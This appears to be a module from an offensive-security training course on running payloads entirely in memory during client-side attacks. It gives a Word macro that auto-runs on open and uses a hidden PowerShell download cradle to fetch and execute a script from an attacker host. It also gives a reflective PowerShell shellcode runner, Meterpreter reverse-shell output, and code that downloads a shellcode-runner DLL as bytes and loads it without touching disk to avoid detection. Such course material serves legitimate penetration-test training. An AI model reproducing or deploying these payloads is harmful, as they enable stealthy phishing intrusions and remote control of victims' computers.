8. Reflective Code Execution in Client Side Attacks
In this Learning Module, we will cover the following Learning Unit:
- Including Reflective Code
As security professionals, we must often avoid detection during exploitation, meaning it's preferable to perform attacks that reside entirely in memory. In this Module, we will combine the tradecraft we have developed so far to make use of PowerShell and C# code inside Client-Side attacks without writing to disk.
8.1. Including Reflective Code
This Learning Unit covers the following Learning Objectives:
- Reflective PowerShell in Client-Side Attacks
- Reflective C# in Client-Side Attacks
In this Learning Unit, we will implement the reflective PowerShell in Client-Side attacks like Microsoft Word macros, as well as investigate how to execute C# code in a reflective manner.
8.1.1. Reflective PowerShell in Client-Side Attacks
In previous modules, we developed the ability to craft a Microsoft Word macro that can contain a reverse shellcode runner. The main problem of this technique is that the shellcode itself would be written to disk temporarily. We have since developed the concept of reflective PowerShell - next, we must combine them so we can execute a reflective PowerShell shellcode runner from a Microsoft Word macro.
Listing 1 shows the Microsoft Word macro we developed previously:
Sub MyMacro()
    Dim str As String
    str = "powershell (New-Object System.Net.WebClient).DownloadString('http://192.168.50.120/run.ps1') | IEX"
    Shell str, vbHide
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub AutoOpen()
    MyMacro
End Sub
Listing 1 - VBA code calling the PowerShell cradle that executes the shellcode runner
The AutoOpen and Document_Open procedures will execute the MyMacro procedure when the Word document is opened. The MyMacro procedure will start PowerShell and execute a download cradle of the file run.ps1 from our Kali machine. Once the contents of the file are downloaded into the variable str, the content is executed.
To avoid writing any artifacts to disk, we'll replace the previous content of the run.ps1 file with the reflective PowerShell shellcode runner we developed, shown below:
$lpMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)

[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0...

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)

$hThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll CreateThread), (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll WaitForSingleObject), (getDelegateType @([IntPtr], [Int32]) ([Int]))).Invoke($hThread, 0xFFFFFFFF)
Listing 2 - PowerShell reflection-based shellcode runner
With the reflective PowerShell code saved in the run.ps1 file and stored on the web root of Apache on our Kali box, we can execute the attack and open the Microsoft Word document.
Once the document is opened and the macro warning is accepted, the contents of run.ps1 are downloaded and executed in memory, after which we obtain a reverse shell, as shown below.
[*] Started HTTPS reverse handler on https://192.168.119.50:443
[*] https://192.168.119.50:443 handling request from 192.168.120.10; (UUID: pm1qmw8u) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.50:443 -> 192.168.120.10:49678)

meterpreter >
Listing 3 - Reverse Meterpreter shell executed from the reflective PowerShell shellcode runner
We now have the tradecraft to execute a completely in-memory payload from Microsoft Office macros while leveraging PowerShell.
8.1.2. Reflective C# in Client-Side Attacks
We developed powerful tradecraft with Windows Script Host and C#. Next, let's combine that with our PowerShell and Office tradecraft to develop another way of executing C# code entirely in memory.
One of the issues we encountered when executing PowerShell in-memory was the use of Add-Type or the rather complicated use of reflection. While we proved that it is possible to call Win32 APIs and create a shellcode runner in PowerShell entirely in-memory, we can also do so by combining PowerShell and C#.
Using the Add-Type keyword instructed the .NET framework to both compile and load the C# assembly into the PowerShell process. However, we can separate these steps, then fetch the pre-compiled assembly and load it directly into memory.
To begin, we'll open the ConsoleApp1 C# solution in Visual Studio that we created and developed in the previous module Phishing with Jscript and was stored on our Kali Linux machine.
We'll create a new project in the solution to house our code by right-clicking Solution 'ConsoleApp1' in the Solution Explorer, navigating to Add, and clicking New Project... as shown:

Figure 1: Creating a new project from Solution Explorer
From the Add a new project menu, we'll select Class Library (.Net Framework), which will create a managed DLL when we compile (Figure 2).

Figure 2: Selecting a Class Library project
After clicking Next, we'll accept the default name of ClassLibrary1, click Create, and accept the security warning about remote projects.
The process of creating a managed DLL is like creating a managed EXE. In fact, we can begin by copying the contents of the Program class of the ConsoleApp1 project into the new Class1 class. We'll copy the DllImport statements as-is, then create a runner method with the prefixes public, static, and void. This will serve as the body of the shellcode runner and must be available through reflection, which is why we declared it as public and static.
public class Class1
{
    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
     uint flAllocationType, uint flProtect);

    [DllImport("kernel32.dll")]
    static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
      IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

    [DllImport("kernel32.dll")]
    static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    public static void runner()
    {
    }
}
Listing 4 - DllImports and definition of runner method
Next, we'll copy the exact content of the Main method of the ConsoleApp1 project into the runner method. We'll also need to replace the namespace imports to match those of the ConsoleApp1 project.
With the C# code complete, we can compile it and copy the resulting DLL (ClassLibrary1.dll) into the web root of our Kali Linux machine.
Once the file is in place, we'll ensure that Apache is started and configure a multi/handler Metasploit listener.
In a new 64-bit session of PowerShell ISE on the Windows 11 development machine, we can use a download cradle to fetch the newly compiled DLL. As shown in Listing 5, we'll use the LoadFile method from the System.Reflection.Assembly namespace to dynamically load our pre-compiled C# assembly into the process. This works in both PowerShell and native C#.
(New-Object System.Net.WebClient).DownloadFile('http://192.168.50.120/ClassLibrary1.dll', 'C:\Users\Offsec\ClassLibrary1.dll')

$assem = [System.Reflection.Assembly]::LoadFile("C:\Users\Offsec\ClassLibrary1.dll")
Listing 5 - Downloading the assembly and loading it into memory
After the assembly is loaded, we can interact with it using reflection via the GetType and GetMethod methods, and finally call it using the Invoke method:
$class = $assem.GetType("ClassLibrary1.Class1")
$method = $class.GetMethod("runner")
$method.Invoke(0, $null)
Listing 6 - Executing the loaded assembly using reflection
Executing this PowerShell results in a reverse Meterpreter shell, but it will download the assembly to disk before loading it. We can subvert this by instead using the Load method, which accepts a Byte array in memory instead of a disk file. In this case, we'll modify our PowerShell code to use the DownloadData method of the Net.WebClient class to download the DLL as a byte array.
$data = (New-Object System.Net.WebClient).DownloadData('http://192.168.50.120/ClassLibrary1.dll')

$assem = [System.Reflection.Assembly]::Load($data)
$class = $assem.GetType("ClassLibrary1.Class1")
$method = $class.GetMethod("runner")
$method.Invoke(0, $null)
Listing 7 - Using DownloadData and Load to execute the assembly from memory
With this change, we have successfully loaded precompiled C# assembly directly into memory without touching disk and executed our shellcode runner. Excellent!
8.2. Wrapping Up
In this Module, we explored how to invoke reflective PowerShell code from Microsoft Office Macros and how to reflectively load compiled C# code from PowerShell without writing to disk.